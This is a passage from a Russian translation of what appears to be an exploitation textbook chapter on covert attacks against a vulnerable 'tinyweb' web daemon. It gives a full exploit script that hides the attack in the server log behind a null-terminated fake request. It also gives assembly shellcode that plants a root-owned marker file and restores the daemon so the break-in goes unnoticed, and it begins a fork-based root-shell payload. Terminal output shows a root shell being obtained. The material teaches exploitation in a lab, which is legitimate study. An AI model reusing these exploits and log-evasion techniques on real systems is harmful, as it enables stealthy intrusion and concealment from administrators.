Даже если нельзя подделать журнал, иногда можно подделать то, что в нем регистрируется. В журналах обычно множество нормальных записей, среди которых попытки эксплойтов просто бросаются в глаза. Демона *tinyweb* можно обмануть, заставив при эксплойте внести в журнал невинно выглядящую запись. Посмотрите на исходный код и попробуйте сами догадаться, как это сделать. Идея в том, чтобы заставить запись в журнале выглядеть как нормальный веб-запрос вроде следующего:

```
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"   200 OK
07/25/2007 14:49:14> From 127.0.0.1:50201 "GET / HTTP/1.1"    200 OK
```

```
07/25/2007 14:49:14> From 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"   200 OK
07/25/2007 14:49:14> From 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"    404
Not Found
```

Такой камуфляж весьма эффективен в больших организациях, где журналы велики в силу множества поступающих законных запросов. Легче затеряться на многолюдном рынке, чем на пустой улице. Но как же огромный, страшный буфер эксплойта сможет прикрыться овечьей шкурой?

В исходном коде демона *tinyweb* есть простейшая ошибка, позволяющая обрезать вывод буфера запроса при записи в журнал, но не при копировании в память. В функции `recv_line()` в качестве признака конца строки используется `\r\n`, тогда как в стандартных функциях копирования строк признаком конца служит нулевой байт. Для записи в журнал используются эти строковые функции, поэтому при правильном употреблении обоих ограничителей строк можно добиться частичного контроля над тем, что записывается в журнал.

В следующем сценарии эксплойта перед буфером эксплойта помещается запрос допустимого вида. NOP-цепочка сокращена, чтобы сохранить общую длину.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# Инструмент для скрытого эксплойта
if [ -z "$2" ]; then # Если аргумент 2 пуст
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через +100 байт от буфера @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE))

echo "[Fake Request ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode
($SIZE b)] [ret addr ($((4*32)) b)]"
(perl -e "print \"$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
 perl -e "print \"$RETADDR\"x32 . \"\r\n\"") | nc -w 1 -v $2 80
```

В этом новом буфере эксплойта маскировочный веб-запрос завершается нулевым байтом. Нулевой байт не остановит функцию `recv_line()`, поэтому буфер эксплойта будет целиком записан в стек. Поскольку строковые функции, выполняющие запись в журнал, используют в качестве конца строки ноль, фальшивый запрос будет записан в файл,

а остальная часть эксплойта – нет. Результат применения этого эксплойта:

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+ Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell
127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell (83 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Соединение, осуществляемое этим эксплойтом, создает следующие записи в журнале на сервере:

```
08/02/2007 13:37:36> Starting up..
08/02/2007 13:37:44> From 127.0.0.1:32828 "GET / HTTP/1.1"          200 OK
```

С помощью такого метода нельзя изменить IP-адрес, заносимый в журнал, но сам запрос выглядит обычным и не должен привлечь к себе особое внимание.

0x650 Пропуск очевидного

На практике есть еще более очевидный признак вторжения, чем запись в журнале, однако при проверке о нем часто забывают. Считая, что главный признак вторжения находится в журнале, вы забываете о прекращении работы сервиса. При эксплойте демона *tinyweb* процесс предоставляет взломщику удаленную оболочку, но перестает при этом обрабатывать веб-запросы. Такой эксплойт обнаружится сразу, как только кто-нибудь попытается обратиться к веб-сайту.

Опытный хакер не только взломает программу своим эксплойтом, но и позаботится, чтобы она вернулась в исходное состояние и работала. Программа будет снова обрабатывать запросы, как будто ничего не произошло.

0x651 Пошаговая работа

Сложные эксплойты трудно осуществлять, потому что по непонятным причинам многое может пойти не так, как задумано. Чтобы не тратить

часы на поиск ошибки, обычно лучше разбить сложный эксплойт на мелкие части. Наша конечная цель – составить такой шелл-код, который запустит оболочку, но сервер *tinyweb* будет продолжать работу. Оболочка интерактивна, что связано с некоторыми трудностями, но мы займемся ими позднее. Сначала решим проблему восстановления работы демона *tinyweb* после эксплойта. Начнем с написания шелл-кода, который каким-то образом покажет, что он выполнился, после чего восстановит способность демона *tinyweb* обрабатывать веб-запросы.

Поскольку демон *tinyweb* перенаправляет стандартный поток вывода на */dev/null*, вывод на стандартное устройство не может служить маркером выполнения шелл-кода. Простой способ показать, что шелл-код выполнился, – создание файла. Это можно сделать с помощью вызовов `open()` и `close()`. Разумеется, чтобы создать файл, нужны соответствующие флаги для `open()`. Можно было бы поискать во включаемых файлах истинные значения константы `O_CREAT` и прочих, а потом получить аргументы с помощью поразрядных операций, но это слишком обременительно. Вспомним, что мы уже делали нечто подобное раньше: программа *notetaker* обращается к `open()`, чтобы создать файл, если он еще не создан. Есть программа *strace*, с помощью которой можно увидеть все системные вызовы, выполняемые любой программой. Ниже показано, как с ее помощью проверяется, что аргументам `open()` в C соответствуют системные вызовы низкого уровня.

```
reader@hacking:~/booksrc $ strace ./notetaker test
execve("./notetaker", ["./notetaker", "test"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7fe5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=70799, ..}) = 0
mmap2(NULL, 70799, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fd3000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0`\1\000"..., 512) =
512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ..}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0xb7e92000
mmap2(0xb7fcd000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
DENYWRITE, 3, 0x13b) = 0xb7fcd000
mmap2(0xb7fd0000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
ANONYMOUS, -1, 0) = 0xb7fd0000
close(3)                                = 0
```

```
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7e91000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e916c0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_
present:0, useable:1}) = 0
mprotect(0xb7fcd000, 4096, PROT_READ)   = 0
munmap(0xb7fd3000, 70799)               = 0
brk(0)                                  = 0x804a000
brk(0x806b000)                          = 0x806b000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7fe4000
write(1, "[DEBUG] buffer   @ 0x804a008: \'t"..., 37[DEBUG] buffer @
0x804a008: 'test') = 37
write(1, "[DEBUG] datafile @ 0x804a070: \'/"..., 43[DEBUG] datafile @
0x804a070: '/var/notes') = 43
open("/var/notes", O_WRONLY|O_APPEND|O_CREAT, 0600) = -1 EACCES (Permission
denied)
dup(2)                                  = 3
fcntl64(3, F_GETFL)                     = 0x2 (flags O_RDWR)
fstat64(3, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7fe3000
_llseek(3, 0, 0xbffff4e4, SEEK_CUR)     = -1 ESPIPE (Illegal seek)
write(3, "[!!] Fatal Error in main() while"..., 65[!!] Fatal Error in main()
while opening file: Permission denied) = 65
close(3)                                = 0
munmap(0xb7fe3000, 4096)                = 0
exit_group(-1)                          = ?
Process 21473 detached
reader@hacking:~/booksrc $ grep open notetaker.c
         fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
                fatal("in main() while opening file");
reader@hacking:~/booksrc $
```

При запуске из *strace* флаг `suid` программы *notetaker* не действует, поэтому она не сможет открыть файл с данными. Однако для нас это не важно: нам нужно лишь увидеть, что аргументы системного вызова `open()` соответствуют аргументам вызова `open()` в C. После этого мы можем использовать значения аргументов вызова `open()` в двоичном модуле `notetaker` в качестве аргументов системного вызова `open()` в шелл-коде. Компилятор уже проделал всю работу по поиску определений констант и соединению их значений логическим ИЛИ; нам нужно лишь найти аргументы вызова в дизассемблированном коде двоичного модуля `notetaker`.

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set dis intel
(gdb) disass main
Dump of assembler code for function main:
```

```
0x0804875f <main+0>:     push   ebp
0x08048760 <main+1>:     mov    ebp,esp
0x08048762 <main+3>:     sub    esp,0x28
0x08048765 <main+6>:     and    esp,0xfffffff0
0x08048768 <main+9>:     mov    eax,0x0
0x0804876d <main+14>:    sub    esp,eax
0x0804876f <main+16>:    mov    DWORD PTR [esp],0x64
0x08048776 <main+23>:    call   0x8048601 <ec_malloc>
0x0804877b <main+28>:    mov    DWORD PTR [ebp-12],eax
0x0804877e <main+31>:    mov    DWORD PTR [esp],0x14
0x08048785 <main+38>:    call   0x8048601 <ec_malloc>
0x0804878a <main+43>:    mov    DWORD PTR [ebp-16],eax
0x0804878d <main+46>:    mov    DWORD PTR [esp+4],0x8048a9f
0x08048795 <main+54>:    mov    eax,DWORD PTR [ebp-16]
0x08048798 <main+57>:    mov    DWORD PTR [esp],eax
0x0804879b <main+60>:    call   0x8048480 <strcpy@plt>
0x080487a0 <main+65>:    cmp    DWORD PTR [ebp+8],0x1
0x080487a4 <main+69>:    jg     0x80487ba <main+91>
0x080487a6 <main+71>:    mov    eax,DWORD PTR [ebp-16]
0x080487a9 <main+74>:    mov    DWORD PTR [esp+4],eax
0x080487ad <main+78>:    mov    eax,DWORD PTR [ebp+12]
0x080487b0 <main+81>:    mov    eax,DWORD PTR [eax]
0x080487b2 <main+83>:    mov    DWORD PTR [esp],eax
0x080487b5 <main+86>:    call   0x8048733 <usage>
0x080487ba <main+91>:    mov    eax,DWORD PTR [ebp+12]
0x080487bd <main+94>:    add    eax,0x4
0x080487c0 <main+97>:    mov    eax,DWORD PTR [eax]
0x080487c2 <main+99>:    mov    DWORD PTR [esp+4],eax
0x080487c6 <main+103>:   mov    eax,DWORD PTR [ebp-12]
0x080487c9 <main+106>:   mov    DWORD PTR [esp],eax
0x080487cc <main+109>:   call   0x8048480 <strcpy@plt>
0x080487d1 <main+114>:   mov    eax,DWORD PTR [ebp-12]
0x080487d4 <main+117>:   mov    DWORD PTR [esp+8],eax
0x080487d8 <main+121>:   mov    eax,DWORD PTR [ebp-12]
0x080487db <main+124>:   mov    DWORD PTR [esp+4],eax
0x080487df <main+128>:   mov    DWORD PTR [esp],0x8048aaa
0x080487e6 <main+135>:   call   0x8048490 <printf@plt>
0x080487eb <main+140>:   mov    eax,DWORD PTR [ebp-16]
0x080487ee <main+143>:   mov    DWORD PTR [esp+8],eax
0x080487f2 <main+147>:   mov    eax,DWORD PTR [ebp-16]
0x080487f5 <main+150>:   mov    DWORD PTR [esp+4],eax
0x080487f9 <main+154>:   mov    DWORD PTR [esp],0x8048ac7
0x08048800 <main+161>:   call   0x8048490 <printf@plt>
0x08048805 <main+166>:   mov    DWORD PTR [esp+8],0x180
0x0804880d <main+174>:   mov    DWORD PTR [esp+4],0x441
0x08048815 <main+182>:   mov    eax,DWORD PTR [ebp-16]
0x08048818 <main+185>:   mov    DWORD PTR [esp],eax
0x0804881b <main+188>:   call   0x8048410 <open@plt>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

Вспомним, что аргументы функции проталкиваются в стек в обратном порядке. В данном случае компилятор решил вместо команд `push` воспользоваться командой `mov DWORD PTR [esp+`*смещение*`], `*значение_для_помещения_в_стек*, но в результате в стеке получается та же самая структура. Первый аргумент – указатель на имя файла, находящийся в EAX, второй аргумент (помещаемый по адресу `[esp+4]`) равен `0x441`, а третий аргумент (помещаемый по адресу `[esp+8]`) равен `0x180`. Отсюда следует, что `O_WRONLY|O_CREAT|O_APPEND` равно `0x441`, а `S_IRUSR|S_IWUSR` равно `0x180`. Следующий шелл-код использует эти значения, чтобы создать файл *hacked* в корневом каталоге.

mark.s

```
BITS 32
; Отметить в файловой системе, что этот код выполнялся.
   jmp short one
   two:
   pop ebx               ; Имя файла
   xor ecx, ecx
   mov BYTE [ebx+7], cl  ; Null - конец имени файла
   push BYTE 0x5         ; Open()
   pop eax
   mov WORD cx, 0x441    ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180    ; S_IRUSR|S_IWUSR
   int 0x80              ; Открыть создаваемый файл.
       ; eax = - возвращаемый дескриптор файла
   mov ebx, eax          ; Дескриптор файла - во второй аргумент
   push BYTE 0x6         ; Close()
   pop eax
   int 0x80  ; Закрыть файл.

   xor eax, eax
   mov ebx, eax
   inc eax     ; Выход.
   int 0x80    ; Exit(0), чтобы не было бесконечного цикла.
one:
   call two
db "/HackedX"
;    01234567
```

Шелл-код открывает файл, чтобы создать его, и сразу же закрывает. В конце вызывается `exit`, чтобы выйти из бесконечного цикла. Использование этого нового шелл-кода с инструментом эксплойта:

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000 eb 23 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31   |.#[1..K.j.Xf.A.1|
00000010 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 31 c0   |.f.....j.X..1.|
```

```
00000020 89 c3 40 cd 80 e8 d8 ff ff ff 2f 48 61 63 6b 65   |.@...../Hacke|
00000030 64 58                                             |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark 127.0.0.1
target IP: 127.0.0.1
shellcode: mark (44 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x652 Наведение порядка

Чтобы вернуть все на место, нужно устранить нарушения, вызванные переполнением буфера и/или шелл-кодом, и вернуть управление в `main()` циклу, принимающему соединения. Дизассемблирование `main()` показывает, что вернуться в цикл принятия соединения можно, если перейти по адресу `0x08048f64`, `0x08048f65` или `0x08048fb7`.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048d93 <main+0>:    push   ebp
0x08048d94 <main+1>:    mov    ebp,esp
0x08048d96 <main+3>:    sub    esp,0x68
0x08048d99 <main+6>:    and    esp,0xfffffff0
0x08048d9c <main+9>:    mov    eax,0x0
0x08048da1 <main+14>:   sub    esp,eax

.:[ вывод сокращен]:.

0x08048f4b <main+440>:  mov    DWORD PTR [esp],eax
0x08048f4e <main+443>:  call   0x8048860 <listen@plt>
0x08048f53 <main+448>:  cmp    eax,0xffffffff
0x08048f56 <main+451>:  jne    0x8048f64 <main+465>
0x08048f58 <main+453>:  mov    DWORD PTR [esp],0x804961a
0x08048f5f <main+460>:  call   0x8048ac4 <fatal>
0x08048f64 <main+465>:  nop
0x08048f65 <main+466>:  mov    DWORD PTR [ebp-60],0x10
0x08048f6c <main+473>:  lea    eax,[ebp-60]
0x08048f6f <main+476>:  mov    DWORD PTR [esp+8],eax
0x08048f73 <main+480>:  lea    eax,[ebp-56]
0x08048f76 <main+483>:  mov    DWORD PTR [esp+4],eax
0x08048f7a <main+487>:  mov    eax,ds:0x804a970
0x08048f7f <main+492>:  mov    DWORD PTR [esp],eax
```

```
0x08048f82 <main+495>:  call   0x80488d0 <accept@plt>
0x08048f87 <main+500>:  mov    DWORD PTR [ebp-12],eax
0x08048f8a <main+503>:  cmp    DWORD PTR [ebp-12],0xffffffff
0x08048f8e <main+507>:  jne    0x8048f9c <main+521>
0x08048f90 <main+509>:  mov    DWORD PTR [esp],0x804962e
0x08048f97 <main+516>:  call   0x8048ac4 <fatal>
0x08048f9c <main+521>:  mov    eax,ds:0x804a96c
0x08048fa1 <main+526>:  mov    DWORD PTR [esp+8],eax
0x08048fa5 <main+530>:  lea    eax,[ebp-56]
0x08048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x08048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
0x08048faf <main+540>:  mov    DWORD PTR [esp],eax
0x08048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x08048fb7 <main+548>:  jmp    0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

Все эти три адреса ведут в одно и то же место. Выберем из них `0x08048fb7`**, раз это был первоначальный адрес возврата при вызове** `handle_connection()`**. Но сначала нужно поправить другие вещи. Посмотрите на пролог и эпилог функции** `handle_connection()`**. Это команды, которые помещают структуры в кадр стека и удаляют их оттуда.**

```
(gdb) disass handle_connection
Dump of assembler code for function handle_connection:
0x08048fb9 <handle_connection+0>:       push   ebp
0x08048fba <handle_connection+1>:       mov    ebp,esp
0x08048fbc <handle_connection+3>:       push   ebx
0x08048fbd <handle_connection+4>:       sub    esp,0x644
0x08048fc3 <handle_connection+10>:      lea    eax,[ebp-0x218]
0x08048fc9 <handle_connection+16>:      mov    DWORD PTR [esp+4],eax
0x08048fcd <handle_connection+20>:      mov    eax,DWORD PTR [ebp+8]
0x08048fd0 <handle_connection+23>:      mov    DWORD PTR [esp],eax
0x08048fd3 <handle_connection+26>:      call   0x8048cb0 <recv_line>
0x08048fd8 <handle_connection+31>:      mov    DWORD PTR [ebp-0x620],eax
0x08048fde <handle_connection+37>:      mov    eax,DWORD PTR [ebp+12]
0x08048fe1 <handle_connection+40>:      movzx  eax,WORD PTR [eax+2]
0x08048fe5 <handle_connection+44>:      mov    DWORD PTR [esp],eax
0x08048fe8 <handle_connection+47>:      call   0x80488f0 <ntohs@plt>

.:[ вывод сокращен]:.

0x08049302 <handle_connection+841>:     call   0x8048850 <write@plt>
0x08049307 <handle_connection+846>:     mov    DWORD PTR [esp+4],0x2
0x0804930f <handle_connection+854>:     mov    eax,DWORD PTR [ebp+8]
0x08049312 <handle_connection+857>:     mov    DWORD PTR [esp],eax
0x08049315 <handle_connection+860>:     call   0x8048800 <shutdown@plt>
0x0804931a <handle_connection+865>:     add    esp,0x644
0x08049320 <handle_connection+871>:     pop    ebx
0x08049321 <handle_connection+872>:     pop    ebp
0x08049322 <handle_connection+873>:     ret
```

```
End of assembler dump.
(gdb)
```

Пролог, находящийся в начале функции, сохраняет текущие значения регистров EBP и EBX, записывая их в стек, и устанавливает EBP равным текущему значению ESP, чтобы использовать его как базу для доступа к помещенным в стек переменным. Для этих переменных отводится в стеке 0x644 байта путем вычитания из ESP. Эпилог, находящийся в конце функции, восстанавливает ESP путем прибавления к нему 0x644, а также значения EBX и EBP, считывая их из стека в регистры.

Команды переполнения буфера фактически находятся в функции recv_line(), но данные они пишут в кадр стека функции handle_connection(), поэтому собственно переполнение происходит в handle_connection(). Обратный адрес, который мы заменяем, помещается в стек, когда вызывается handle_connection(), поэтому сохраненные прологом в стеке значения EBP и EBX окажутся между адресом возврата и подвергаемым разрушению буфером. Это означает, что при выполнении эпилога EBP и EBX будут искажены. Поскольку мы не сможем управлять программой, пока не выполнится команда возврата, все команды между переполнением и командой возврата должны быть выполнены. Сначала нужно оценить сопутствующий ущерб, нанесенный этими дополнительными командами после переполнения. Команда ассемблера int3 переводится в байт 0xcc и служит точкой останова отладчика. В представленном ниже шелл-коде вместо выхода стоит команда int3. Эта точка останова будет перехвачена GDB, что позволит нам точно выяснить, в каком состоянии находится программа после выполнения шелл-кода.

mark_break.s

```
BITS 32
; Отметить в файловой системе, что этот код выполнялся.
   jmp short one
   two:
   pop ebx               ; Имя файла
   xor ecx, ecx
   mov BYTE [ebx+7], cl  ; Null - конец имени файла
   push BYTE 0x5         ; Open()
   pop eax
   mov WORD cx, 0x441    ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180    ; S_IRUSR|S_IWUSR
   int 0x80              ; Открыть создаваемый файл.
       ; eax = - возвращаемый дескриптор файла
   mov ebx, eax          ; Дескриптор файла - во второй аргумент
   push BYTE 0x6         ; Close()
   pop eax
   int 0x80 ; Закрыть файл.
```

```
   int 3    ; Прерывание.
one:
   call two
db "/HackedX"
```

Чтобы воспользоваться этим шелл-кодом, сначала запустим GDB для отладки демона *tinyweb*.

Ниже показано, что точка останова установлена прямо перед обращением к `handle_connection()`. Задача заключается в том, чтобы восстановить в искаженных регистрах те значения, которые были в них в этой точке останова.

```
reader@hacking:~/booksrc $  ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $  ps aux | grep tinywebd
root     23497 0.0 0.0      1636   356 ?       Ss   17:08 0:00 ./tinywebd
reader 23506 0.0 0.0        2880   748 pts/1   R+   17:09 0:00 grep tinywebd
reader@hacking:~/booksrc $  gcc -g tinywebd.c
reader@hacking:~/booksrc $  sudo gdb -q -pid=23497 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 23497
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) set dis intel
(gdb) x/5i main+533
0x8048fa8 <main+533>:   mov      DWORD PTR [esp+4],eax
0x8048fac <main+537>:   mov      eax,DWORD PTR [ebp-12]
0x8048faf <main+540>:   mov      DWORD PTR [esp],eax
0x8048fb2 <main+543>:   call     0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:   jmp      0x8048f65 <main+466>
(gdb) break *0x8048fb2
Breakpoint 1 at 0x8048fb2: file tinywebd.c, line 72.
(gdb) cont
Continuing.
```

Как видим, точка останова задана прямо перед вызовом `handle_connection()` (выделен полужирным). Затем на другом терминале с помощью скрипта эксплойта посылается новый шелл-код. В результате на другом терминале выполнение остановится в точке останова.

```
reader@hacking:~/booksrc $ nasm mark_break.s
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh mark_break 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_break (44 bytes)
[NOP (372 bytes)] [shellcode (44 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

В терминале с отладчиком выполнение останавливается на первой точке останова. Выводится содержимое важных регистров стека, показывающих его состояние до и после вызова `handle_connection()`. Далее продолжается выполнение программы до команды `int3` в шелл-коде, действующей как прерывание. Снова проверяется содержимое регистров стека в момент начала выполнения шелл-кода.

```
Breakpoint 1, 0x08048fb2 in main () at tinywebd.c:72
72            handle_connection(new_sockfd, &client_addr, logfd);
(gdb) i r esp ebx ebp
esp            0xbffff7e0       0xbffff7e0
ebx            0xb7fd5ff4       -1208131596
ebp            0xbffff848       0xbffff848
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff753 in ?? ()
(gdb) i r esp ebx ebp
esp            0xbffff7e0       0xbffff7e0
ebx            0x6      6
ebp            0xbffff624       0xbffff624
(gdb)
```

Этот вывод показывает, что в момент начала выполнения шелл-кода значения EBX и EBP изменились. Однако если посмотреть на дизассемблированные инструкции `main()`, то выясняется, что EBX фактически не используется. Вероятно, компилятор сохранил этот регистр в стеке, чтобы выполнить какие-то соглашения по вызову, хотя он и не используется. Зато EBP используется интенсивно, потому что это базовый адрес всех локальных переменных в стеке. Так как первоначально сохраненное значение EBP было затерто эксплойтом, его нужно восстановить. Восстановив исходное значение EBP, шелл-код должен сделать свое грязное дело и вернуться в `main()`, как обычно. Поскольку компьютеры – детерминированные машины, инструкции ассемблера четко покажут нам, как все это сделать.

```
(gdb) set dis intel
(gdb) x/5i main
0x8048d93 <main>:     push ebp
0x8048d94 <main+1>:   mov  ebp,esp
0x8048d96 <main+3>:   sub  esp,0x68
0x8048d99 <main+6>:   and  esp,0xfffffff0
0x8048d9c <main+9>:   mov  eax,0x0
(gdb) x/5i main+533
0x8048fa8 <main+533>: mov  DWORD PTR [esp+4],eax
0x8048fac <main+537>: mov  eax,DWORD PTR [ebp-12]
0x8048faf <main+540>: mov  DWORD PTR [esp],eax
0x8048fb2 <main+543>: call 0x8048fb9 <handle_connection>
0x8048fb7 <main+548>: jmp  0x8048f65 <main+466>
(gdb)
```

Беглый взгляд на пролог функции `main()` показывает, что EBP должен быть на `0x68` байт больше, чем ESP. Поскольку ESP нашим эксплойтом не поврежден, можно восстановить значение EBP, прибавив `0x68` к ESP в конце шелл-кода. После восстановления правильного значения EBP выполнение программы можно вернуть в цикл приема соединений. Правильным адресом возврата будет адрес `0x08048fb7` команды, следующей за вызовом `handle_connection()`. Эта техника использована в следующем шелл-коде.

mark_restore.s

```
BITS 32
; Отметить в файловой системе, что этот код выполнялся.
   jmp short one
   two:
   pop ebx               ; Имя файла
   xor ecx, ecx
   mov BYTE [ebx+7], cl  ; Null - конец имени файла
   push BYTE 0x5         ; Open()
   pop eax
   mov WORD cx, 0x441    ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180    ; S_IRUSR|S_IWUSR
   int 0x80              ; Открыть создаваемый файл.
       ; eax = - возвращаемый дескриптор файла
   mov ebx, eax          ; Дескриптор файла - во второй аргумент
   push BYTE 0x6         ; Close()
   pop eax
   int 0x80 ; Закрыть файл.

   lea ebp, [esp+0x68]  ; Восстановить EBP.
   push 0x08048fb7      ; Адрес возврата.
   ret                  ; Возврат
one:
   call two
db "/HackedX"
```

После ассемблирования и применения в эксплойте этот шелл-код сделает отметку в файловой системе и восстановит работу демона *tinyweb*. Демон *tinyweb* даже ничего не заметит.

```
reader@hacking:~/booksrc $ nasm mark_restore.s
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000 eb 26 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31  |.&[1..K.j.Xf.A.1|
00000010 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 8d 6c  |.f.....j.X...l|
00000020 24 68 68 b7 8f 04 08 c3 e8 d5 ff ff ff 2f 48 61  |$hh......../Ha|
00000030 63 6b 65 64 58                                   |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark_restore 127.0.0.1
```

```
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root    26787 0.0 0.0     1636    420 ?       Ss   20:37 0:00 ./tinywebd
reader  26828 0.0 0.0     2880    748 pts/1   R+   20:38 0:00 grep tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $
```

0x653 Детский труд

Разобравшись со сложностями, мы теперь можем незаметно запустить оболочку root. Так как оболочка интерактивна, а мы хотим, чтобы процесс по-прежнему обрабатывал запросы Сети, нужно породить дочерний процесс. Вызов `fork()` создает дочерний процесс, являющийся точной копией родительского, за исключением того что он возвращает 0 в дочернем процессе и ID нового процесса – в родительском. Мы хотим разветвить наш шелл-код, чтобы дочерний процесс предоставил оболочку root, а родительский процесс восстановил выполнение *tinywebd*. Следующий шелл-код представляет собой *loopback_shell.s*, в начало которого добавлено несколько команд. Сначала выполняется системный вызов `fork`, и возвращаемое им значение помещается в регистр EAX. Следующие несколько команд проверяют значение EAX. Если EAX равен нулю, переходим на метку `child_process` и запускаем оболочку. В противном случае мы находимся в родительском процессе и должны восстановить работу *tinywebd*.

loopback_shell_restore.s

```
BITS 32

   push BYTE 0x02       ; fork - это системный вызов 2
   pop eax
   int 0x80             ; В дочернем процессе после ветвления eax == 0.
   test eax, eax
   jz child_process     ; В дочернем процессе - запустить оболочку.

; В родительском процессе - восстановить tinywebd.
